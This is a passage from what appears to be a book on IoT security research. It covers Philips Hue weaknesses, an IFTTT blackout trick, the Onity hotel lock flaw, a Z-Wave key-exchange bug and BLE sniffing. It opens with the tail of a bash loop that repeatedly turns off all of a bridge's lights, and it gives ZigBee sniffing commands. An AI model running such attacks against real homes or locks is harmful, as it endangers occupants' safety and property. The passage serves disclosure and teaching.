            turn_it_off=($(curl --connect-timeout 5 -s
            -X PUT http://$bridge_ip/
            api/$bridge_username/groups/0/action -d {\"on\":false}
            | grep success))

            # The hue bridge can't keep up with too many iterative
            # requests. Sleep for 1/2 a sec to let it recover
            sleep 0.5

            # Break out of the loop and go back to cycling through
            # ARP entries if the user de-registered the device

            # NOTE: If the user were to register the same physical
            # device, we will get the token again and redo the blackout.
            # Or, we may get a hold of another registered device from
            # the ARP table.
            if [ -z "$turn_it_off" ];
            then
                echo "Hm. The token doesn't work anymore the user must
```

```
                    have deregistered the device :("

                    break
                fi
            done
        fi
    fi
done

unset mac_addresses;

done
```

One other issue with the design of the system is that there is no way to unregister a `whitelist` token. In other words, if a device such as an iPhone is authorized to the bridge, there is no user-facing functionality to unauthorize the device. Since the authorization is performed using the MAC address, an authorized device will continued to enjoy access to the bridge.

Note

See Hacking Lightbulbs for a video demonstration of the *hue_backout.bash* script.

Note that, upon notification to Philips, this issue was fixed and a software and firmware update has been released.

Changing Lightbulb State

So far, we've seen how to command the hue bridge to change the state of bulbs. The bridge itself uses the ZigBee Light Link (ZLL) wireless protocol to instruct the bulbs. Built upon the IEEE 802.15.4 standard, ZLL is a low-cost, low-powered, popular protocol used by millions of devices and sensors, including the Philips hue system. The ZLL standard is a specification of a ZigBee application profile that defines communication parameters for lighting systems related to the consumer market and small professional installations.

ZLL requires the use of a manufacturer-issued master key, which is stored on both the bridge and the lightbulbs. Upon initiation (when the user presses the button on the bridge), the bridge generates a random network key and encrypts it using the master key. The lightbulbs use the master key to decrypt and read the network key and use it to subsequently communicate with the bridge.

Using the Killerbee framework and an RZ USBstick, we can sniff ZLL network traffic. After plugging in the RZ USBstick, first identify it using `zbid`, a tool that is part of the Killerbee suite:

```
# zbid
Dev      Product String  Serial Number
002:005 KILLERB001        [DELETED]
```

Next, we can begin sniffing using `zbwireshark` (on channel 11):

```
# zbwireshark -f 11 -i '002:005'
```

This starts up the Wireshark tool to capture Zigbee traffic.

As shown in Figure 1-15, the hue bridge continuously sends out beacon broadcast requests on channel 11 (ZigBee channels range from 11 to 26). A candidate device (lightbulb) can respond to the beacon request to join the network.




Figure 1-15. *Wireshark capture of beacon requests*

In this case, other than beacon requests, ZLL traffic was found operating on channel 20, as shown in Figure 1-16. The Security Control Field in the ZigBee Security Header is set to `0x01`, which indicates that a message authentication code

(MAC) is in use (`AES-CBC-MAC-3/MIC-32`). The transmission of the MAC is also captured and illustrated.




Figure 1-16. *Wireshark capture of channel 20 traffic*

Once the bridge receives an authorized request to change the state of an associate lightbulb, the ZigBee protocol and the ZLL specification is used to communicate to the bulbs, as captured and shown in Figure 1-15 and Figure 1-16.

We know the bridge uses the ZLL protocol to communicate with the bridge. The bridge also uses a shared secret key to maintain an HTTP-based outbound connection with the hue infrastructure. This connection is used by the bridge to pick up commands that are routed through the hue website (or the iOS app, if the user is remote). It is possible for a flaw to exist in the implementation of ZLL or the encryption used by the bridge. However, to exploit the issue, the attacker would need to be physically close to the victim (to abuse an issue with ZLL) or be able to intercept and inject packets on the network segment.

Since the probability of this issue is low, it is not deemed to be a critical risk, although the potential is worth stating.

If This Then That (IFTTT)

If This Then That (IFTTT) is a service that lets users create recipes that follow the simple logic of "if this then that" instructions. Users can create recipes across multiple cloud services such as Gmail, Dropbox, LinkedIn, Twitter, etc. For example, you can use the app to establish actions based on conditions such as, "Every time I'm tagged on a photo in Facebook, also upload it to my Dropbox account."

IFTT users can also create recipes for the hue lightbulb system (Figure 1-17)--for example, "If I'm tagged in a photo in Facebook, blink my lights to let me know."




Figure 1-17. *Hue channel on IFTTT (If This Then That)*

The IFTTT service allows the user community to contribute recipes for the various channels, including hue. With so many readily available recipes, users might not always think through the implications of how the recipe might be abused by others to influence their IoT devices.

As an example of an insecure recipe, consider the one shown in Figure 1-18, which allows the user to change the bulb colors from a photo he or she has been tagged in.




Figure 1-18. *IFTTT recipe to change bulb colors from a tagged Facebook photo*

As shown in Figure 1-19, when an attacker uploads an image on Facebook that is completely black and tags the victim, the recipe causes a blackout in the victim's home or office.




Figure 1-19. *Tagging a Facebook photo that is completely black*

Another issue to consider is authorized sessions stored in the IFTTT platform. Users can sign up and associate powerful platforms such as Facebook, Dropbox, Gmail, etc. A compromise of IFTTT's infrastructure, the infrastructure of other associated platforms, the user's IFTTT accounts, or other platform accounts can be abused by attackers to influence the state of the bulbs via recipes that are in use.

This potential issue is a good example of the upcoming wave of interoperability between IoT devices and cloud platforms. It is only a matter of time before we will begin to see attacks that exploit cross platform vulnerabilities to influence IoT infrastructures.

Conclusion

We have come to depend on lighting for convenience, as well as for our safety and for the functioning of our societies and economies. For this reason, the IoT devices that control lighting must include security as part of their architecture and design.

Philips's hue lighting system is one of the more popular IoT devices in the market today. This chapter has presented various security issues for this system, including fundamental issues such as password security and the possibility of malware abusing weak authorization mechanisms to cause sustained blackouts. We also discussed the complexity of internetworking our online space (such as Face-

book) with IoT devices using services such as IFTTT. While these services are useful and will enable our automated future, we need to continue to think through the implications of security and privacy issues.

Lighting device manufacturers should make efforts to verify that their design is secure and free from the security issues discussed in this chapter. Consumers should be aware of vulnerabilities that could exist in the devices they are using in their homes and offices and demand that the lighting device manufacturers provide evidence that the products are securely designed.

Electronic Lock Picking: Abusing Door Locks to Compromise Physical Security

One of the oldest evidence of locks dates back to 4,000 years ago within the ruins of the ancient Egyptian empire. This lock came to be known as the *Egyptian lock* because of its popularity in the area. The lock was made of wood and contained wooden pegs of different lengths. A slot in the door provided access to a wooden key with pegs of complementary lengths. The key needed to be inserted into the lock and lifted up, to align the pegs evenly at the top of the bolt, thereby allowing the door to open.

Since the Egyptians, we've had influences from the Greeks, the Romans, and various eastern implementations form China, Turkey, and India. Later influences from Britian and the United States have bought us to the various types locks we rely upon today, which include a combination of movable levers, cylindrical keys, and pin tumblers to make it a little harder for the lock to open without the correct key.

We depend upon locks in our homes for our physical safety, even while many of us are aware of how easy it is to pick locks using different techniques. Many states and countries have combatted the prevalence of lock picking tools by issuing regulations that prohibit the possession of these tools. As you can imagine, the mere existence of regulations is unlikely to deter a malicious entity who might want to gain physical access to a given premises.

Looking into the future of IoT-enabled devices, it becomes important for us move beyond traditional physical lock picking and analyze electronic mechanisms that can put us in a state of higher risk. This chapter takes a look at the security surrounding existing electronic door locks, their wireless mechanisms, and their integration with mobile devices. We will step through these topics in the next few

sections and ultimately demonstrate the current security mechanisms (or lack thereof) in electronic door locks. After establishing the bad decisions manufacturers might be making, we will be more aware of potential risks and have a better idea of what securing these types of locks will require in the future.

Hotel Door Locks and Magnetic Stripes

One of the most popular door-lock vulnerabilities, discovered by researcher Cody Brocious, affects millions of door locks installed in hotels around the world. Given its potential impact, no conversation on the topic is complete without a discussion of it. In fact, after Brocious exposed this issue at the Black Hat security conference in July 2012, hotels experienced actual cases of intruders abusing this flaw to enter hotel rooms and steal property. Brocious's work is popular in the information security community becuase it abuses basic security design flaws, so it is a perfect place to begin understanding security issues surrounding electronic door locks.

THE ONITY DOOR LOCK

The Onity HT door lock is extremely popular. If you've stayed at hotels, you've likely encountered it and implicitly relied upon its mechanisms for your safety and privacy. As shown in Figure 2-1, the Onity lock consists of a magnetic key-card reader. Hotel guests are issued magnetic key-cards, which open the lock when swiped through the reader. Hotel employees can issue these cards to guests upon check-in or when a guest requests an additional card. The hotel can issue master keys to employees, such as house-cleaning staff, that can open multiple doors.

Figure 2-1. *The Onity door lock*

Though the Onity lock employs a traditional mechanism of using magnetic cards as keys, it is important to study, because the next generation of IoT-based door locks are likely to employ a hybrid approach that preserves traditional mechanisms (physical keys and magnetic-stripe cards) along with smarter methods to include wireless authentication and electronic keys, which we will study in the following sections of this chapter. Security issues surrounding the Onity lock are also important to understand because they lay the foundation for understanding fundamental security design flaws that have impacted millions of locks, which we must strive to prevent in the future.

THE MAGNETIC STRIPE

We've all come across cards with magnetic stripes multiple times in our lives. From credit cards to mass-transit tickets to hotel room keys, we've come to depend upon cards with magnetic stripes for access to services and physical places. Figure 2-2 illustrates the back side of a typical credit card with a magnetic stripe (also known as a *magstripe*). The label (1) shows the megnetic stripe, while (2) is the signature strip and (3) represents the CVC code. The scope of our discussion in the following sections pertains to hotel-room key cards, which typically have only the magnetic strip on the back with the logo of the hotel in the front.




Figure 2-2. *Card with magnetic stripe*

Typically, magstripes contain three distinct tracks that can store different blocks of data. Tracks 1 and 2 are commonly used by the financial industry to issue ATM, eebit, and credit cards, yet there are no restrictions on which particular track an entity may use. The Onity door lock happens to use Track 3, which contains the following sequence of data:

16-bit ident value
: An identity value to keep track of the door the key is assigned to and which copy the card is. In the case of a master card created for hotel personnel, a value representing the identity of the hotel employee is stored instead of the door identifier. When checking into the hotel, the first key created will have the copy identifier set to 0, while subsequent copies will add 1 to this number to identify the number of the copy.

8-bit flags byte
: Used to set miscellaneous values in one byte for various other miscellaneous options.

16-bit expiration date
: Set upon guest check-in to indicate the length of time the card will be valid.

24-bit unknown field
: Set to all +0+s.

24-bit keycode value
: This value is programmed into individual locks. When this is done, the locks are also configured to have a *look-ahead* value. For example, if a lock were programmed with a keycode value of 100 and a look-ahead value of 50, it would accept integers between 100 and 150 as valid keycode values. Every time a valid

card is inserted, the lock resets its keycode value to the value of the card. In this way, the lock increments its keycode value to make sure older cards are invalidated. Note that specific keycode values representing master keys are also stored in the locks. The hotel may decide to segment areas with different master keycodes so that only certain areas of the hotel can be opened with any given master keycard.

The values are encrypted using the *sitecode* value, which is a unique 32-bit value randomly assigned by Onity to identify the hotel property. If this value is compromised, it can be abused to generate arbitrary magnetic cards to unlock doors and also to program the locks themselves (discussed in following sections).

The actual encryption algorithm that uses the sitecode value is documented in Appendix B of Cody Brocious's whitepaper.

In addition to typical key cards described here, the system also includes programming and spare cards. When a programming card is swiped through the lock followed by a spare card, the spare card becomes the guest card for the lock. These cards are used when the encoding machine (used to program the guest cards) isn't working. Programming cards are also encrypted using the sitecode value, while the spare cards are not encrypted. When spare cards are created in a batch (to be used with programming cards), each subsequent card has an incremental value.

When a guest inserts the card into the lock, the data on the card is decrypted using the sitecode. Next, the expiration date is checked to see if it is still valid. Finally, the keycode value is checked and the lock opens if it is within the look-ahead range.

THE PROGRAMMING PORT

A programming port, accessible using a DC adapter, is located at the bottom right of the lock. A portable programmer (PP) device is used to program the lock when it is installed and when batteries are replaced, which causes memory to reset. Upon installation, the PP is used to configure the lock with its ident value and keycode value.

The PP can also be used to connect to the lock and issue it commands, such as a command to open, but the PP would also need to supply the correct *sitekey*.

The PP can also be used to read blocks of memory from the lock using the programming port.

SECURITY ISSUES

Brocious's whitepaper describes various security issues pertaining to Onity locks. These issues are important for us to understand because they effect millions of hotel room doors outfitted with the these locks. They also represent the lack of basic security controls that other lock makers should avoid.

Microcontroller Vulnerability

If the sitecode is known, it is possible to open the lock by connecting to the programming port using a simple microcontroller, such as the inexpensive ($50 or less) and popular Arduino.

Cody Brocious describes the Arduino code (also known as a *sketch*) required to open the lock in Appendix A of his whitepaper. Basically, Brocious's sketch takes advantage of the fact that any part of memory can be read from the programming port using the Arduino. Brocious uses this to read the sitecode from memory and then invokes the *open* command along with the sitecode, which causes the lock to open.

This is a severe security issue, given the millions of Onity locks installed in various locations around the world. Armed with only an Arduino microcontroller purchased at a neighborhood electronic store, anyone can walk up to a door protected by the lock and open it. In fact, famous hotel chains such as Holiday Inn, Extended Stay, Quality Inn, Laquinta Inn, Red Roof Inn, Motel Six, Budget Inn, Courtyard By Marriot, and Comfort Inn have reported burglaries as a result of this particular security issue.

Master Keycode in Lock Memory

Master keycards can be created by reading the master keycode from the lock memory. This value, in addition to the sitecode that can also be read from memory, can be used to construct master keys. As stated previously, the hotel may choose to segment locks in different sections of the venue with different master keys, so the master keycard can be limited to the particular section of the hotel real estate.

This is also a severe issue, because a one-time creation of the master keycard can allow a potential intruder access to an entire section of the hotel.

Unencrypted Spare Cards

As stated earlier, each subsequent spare card is created with an incremental value and is not encrypted. These spare cards are used when the encoding machine is not working. So, if an intruder were to get hold of a spare card with the value 500,

he or she could create another card with the value 499 and 501 and attempt to open other locks.

Of course, it is not possible to easily ascertain exactly what doors the newly created spare card might open, which makes this attack a little difficult to execute.

VENDOR RESPONSE

On July 24, 2012, Brocious revealed his research and his paper to the world, providing anyone armed with a cheap Arduino board with all the information needed to break into millions of hotel rooms. This also alerted the public to the risk they were taking when staying in hotel rooms protected by the Onity lock. Onity was also put under scrutiny by the public and hotel owners, who looked to them to provide a solution to the problem.

On July 25, 2012 and August 13, 2012, Onity issued a response, stating that they would issue a firmware upgrade to alleviate the issue. They also promised to insert a *mechanical cap* into the programming port to prevent access to the port, along with an additional TORX screw to secure the mechanical cap.

There are several problems with Onity's statements. First, a *mechanical cap* makes it only slightly harder for the average criminal to break in, as they now need only a few additional physical tools (TORX-based screwdrivers are available for a few dollars in electronic and grocery stores) to break it open and eventually gain access to the programming port. Also, as pointed out in Brocious's rebuttal, the design of the Onity lock does not allow for a true firmware update without updating the circuit board. Therefore, in reality, hotel owners would have to replace the actual circuit board (which is more costly on millions of installed locks) rather than issue a simple firmware update.

A few weeks after posting their response, Onity removed every trace of it from their website. Further investigation revealed that Onity had been working with certain hotel chains to replace circuit boards, depending upon the year the lock was manufactured.

This particular set of security concerns targeting a specific manufacturer reveals critical issues we must all be cognizant of when it comes to the design of mass-produced devices, the cost of fixes, and, ultimately, the negative effect on brand reputation for both the manufacturer (Onity) and the client (hotel chains upon whom patrons depend for their security). First, it is vital that mass-produced devices contain the ability to issue software-related fixes whenever possible, because it is less costly and therefore more scalable. Second, given the interest of independent researchers on security analysis, vendors need to be more transparent and engaging

with the research community, to make sure they are promoting ethics and the trust of their ultimate consumers.

In this section, we took a look at one of the more popular door locks that millions of people depend on for their safety. Although the type of lock we looked at can be deemed traditional (magnetic-stripe based), it is still an important lesson for the future, because the next generation of locks are likely to include a hybrid magnetic stripes and additional mechanisms for electronic keys. The lessons learned in this section provide a solid foundation to continue our quest into the analysis of door locks that include wireless and electronic key functionality, as covered in the following sections.

The Case of Z-Wave-Enabled Door Locks

Z-Wave is a wireless protocol specifically designed for home automation. It transmits data in small chunks, so it can use less power and can easily be embedded in devices such as light bulbs, entertainment systems, and various household appliances.

The Z-Wave protocol was first developed by a company called Zen-Sys, which was acquired by Sigma Designs in 2008. The Z-Wave standard is maintained by a consortium of manufacturers as part of the Z-Wave Alliance forum.

To get started with Z-Wave, you first need to buy a developer kit from Sigma Designs and then you can download the Z-Wave SDK. To become Z-Wave certified, you must be a member of the Z-Wave Alliance.

In this section, we will discuss a specific security vulnerability discovered in the in Z-Wave implementation by Sigma Designs that affected door locks. This will provide a good perspective on critical security issues that have impacted the secure design of wireless door locks built with Z-Wave.

Z-WAVE PROTOCOL AND IMPLEMENTATION ANALYSIS

The Z-Wave protocol consists of the following layers:

Physical layer
: This layer consists of physical layer specifications for radio communication.

Transport layer
: This layer is responsible for packet transmission and retransmission, wnen the packet sent was not acknowledged to have been delivered to the destination. Devices with limited power supply, such as battery-powered door locks, are often designed to enter sleep mode. Such devices turn on their radio on a pe-

riodic basis to look for incoming data. The transport layer is responsible for coordinating the waking up of the device when such an event occurs. In this case, the transmitting device sends several back-to-back packets in 100ms intervals to make sure the sleeping device notices one of the packets.

Network layer
: Z-Wave uses mesh-based networking that enables any node to talk to nearby nodes directly or through available relays. Nodes communicate directly if they are within range, or they can link with another node that has access to the destination node to exchange information. Every Z-Wave network can have up to 232 devices and one primary controller device. This flexibility, along with the low-power approach, makes Z-Wave attractive for devices used for home automation.

Application layer
: This layer is responsible for parsing the packet and decoding the Z-Wave commands and parameters. The Z-Wave SDK can be used to parse the incoming payload, including the command class specified. Z-Wave command classes define specific functionality, such as alarm sensors, door locks, thermostats, and others. Each command class, in turn, can contain multiple commands, such as to get the temperature of a thermostat or to set the thermostat to a specific temperature.

In July 2013, Security researchers Behrang Fouladi and Sahand Ghanoun released a whitepaper that evaluated security implications surrounding the Z-Wave protocol affecting door locks. The authors also released a free tool called Z-Force, which lets you analyze captured Z-Wave traffic and transmit specifically crafted packets. The only additional hardware component required is the $75 CC1110 RF Transceiver.

In their quest to analyze the Z-Wave protocol, Fouladi and Ghanoun studied a particular door lock that used Z-Wave. Their research focused on the application layer of Z-Wave, where they found that that the first time the lock was paired with a controller (such as the Mi Casa Verde controller), the controller and the lock exchanged encryption keys. The keys are generated using a hardware-based pseudorandom number generator (PRNG) on the Z-Wave chip and encrypted using a hard-coded temporary default key in the chip's firmware (the value of which was found to be four bytes of zero).

After successful key generation takes place, Fouladi and Ghanoun found that two new keys were created using the exchanged keys as input. First, a *frame en-*

cryption key is created to encrypt the data payloads in subsequent communications. Next, a *data origin authentication key* is created to ensure that an external entity cannot replay the network packet, because it uses a message authentication code (MAC) algorithm that makes it difficult for a rogue entity to capture and replay the traffic. Fouladi and Ghanoun's paper provides a detailed cryptographic analysis.

EXPLOITING KEY EXCHANGE VULNERABILITY

Fouladi and Ghanoun found that the Z-Wave implementation had a severe vulnerability pertaining to initiating the original key-exchange protocol between a given lock and the controller. They found that even after the lock was paired wih a controller, they could transmit a key-exchange packet that caused the lock to accept a brand-new shared key submitted by the attacker.

The flaw here is that, once paired with the controller, the lock should check the current key in its electrically erasable programmable read-only memory (EEPROM) and load the existing key if one exists. The lack of this fundamental validation step allowed Fouladi and Ghanoun to arbitrary open door door locks enabled by Sigma Design's Z-Wave implementation.

Another side effect of this attack was that, since the shared keys on the lock were replaced with those of the attacker, events sent to the controller (such as "Door is Open") will be rejected by the controller, because the keys shared between the lock and the controller are different, causing for the authenticity check to be rejected. This, in turn, creates a situation in which any logic built into the controller to alert owners of the door being open will be bypassed.

The research and findings by Fouladi and Ghanoun are a good example of how a simple validation check can have severe implications on the physical security of our homes and offices, where we rely upon door locks to help preserve the safety of ourselves and our loved ones. This incident shows the need for not just lock manufacturers, but also for those who implement firmware and radio protocols, to make sure their design is sound when it comes to security. In this case, a single oversight from the Z-Wave protocol implementer deemed the design of various locks insecure.

According to Fouladi and Ghanoun, Sigma Designs was responsive and worked with them to figure out how to best verify and proceed with the remediation of the vulnerability. Although this is a positive gesture as part of Sigma Designs, the issue of firmware updates still stands. Managers of physical facilities and homes do not usually have a process of checking for firmware updates and applying them

to their door locks and controllers. In many cases, the functionality to update is not implemented or is too expensive to apply in scale.

The main point to take away, as we look into physical security in the IoT space, is that a simple oversight can continue to leave millions of homes vulnerable, given the complexity and cost of remediation.

Bluetooth Low Energy and Unlocking Via Mobile Apps

So far, we've studied research and attacks pertaining to magnetic-stripe keycard-enabled doors, providing a solid foundation to understand basic attacks against popular door locks. We've also looked at Z-Wave-enabled door locks and seen how a simple mistake in the implementation of a protocol can deem door locks insecure.

In this section, we will take a look at the Kwikset Kevo door lock, shown in Figure 2-3, which uses Bluetooth Low Energy (BLE). What makes this lock particularly interesting, from an IoT perspective, is the ability to control it using an iPhone app.

Figure 2-3. *The Kwikset Kevo door lock*

Here we will discuss known BLE weaknesses and how to capture wireless traffic, but we will pay particular attention to the iOS app, which sets this lock apart from the ones we have looked at so far.

UNDERSTANDING WEAKNESSES IN BLE AND USING PACKET-CAPTURE TOOLS

Established in 2010 as part of the Bluetooth 4.0 standard, BLE has received phenomenal support in the industry because it uses low power, which is extremely important in devices such as smart phones, tablets, and IoT devices. Bluetooth hardware chips are available for as little as $2, which puts it at a significant advantage over competing protocols such as ZigBee and Z-Wave.

The Bluetooth Special Interest group maintains the current Bluetooth specification. Note that the specification covers classic Bluetooth as well as BLE, and these two standards are not compatible with each other (i.e., Bluetooth devices implemented on specification prior to 4.0 cannot communicate with another BLE device).

BLE operates in the 2.4 GHz spectrum, which is split into 40 channels, 37 of which are used to transmit data, while the other three are used by unconnected devices to broadcast device information and establish connections. Devices can broadcast data to any scanning device or receiver in listening range. This allows devices to send one-way data to other devices.

The broadcasting device sends an *advertising* packet, which contains a 31-byte payload that includes information about the broadcasting device and also any additional custom information. When 31 bytes is not enough to transmit the necessary information, BLE supports a mechanism called *Scan Response*, which listening devices can use to request a second advertising frame that is also 31 bytes long, bringing the total to 62 bytes.

> Warning
>
> Note that the advertising packets used to broadcast do not contain any security mechanisms, so sensitive information should not be sent during broadcast.

To transmit data in both directions, devices need to establish a connection between a *master* device and a *slave device*. The master device picks up advertising packets transmitted by the slave and requests the slave to establish a permanent connection. A single device can act as a master and slave at the same time. A slave device can connect to multiple master devices, and a master device can connect to multiple slave devices.

BLE packets can be captured using a USB-based Ubertooth One device, along with the Ubertooth suite of software tools that can be built using the build guide. These tools include a spectrum analyzer (shown in Figure 2-4), which you should run immediately after purchasing an Ubertooth One, to make sure things are working correctly.




Figure 2-4. *Ubertooth Spectrum Analyzer*

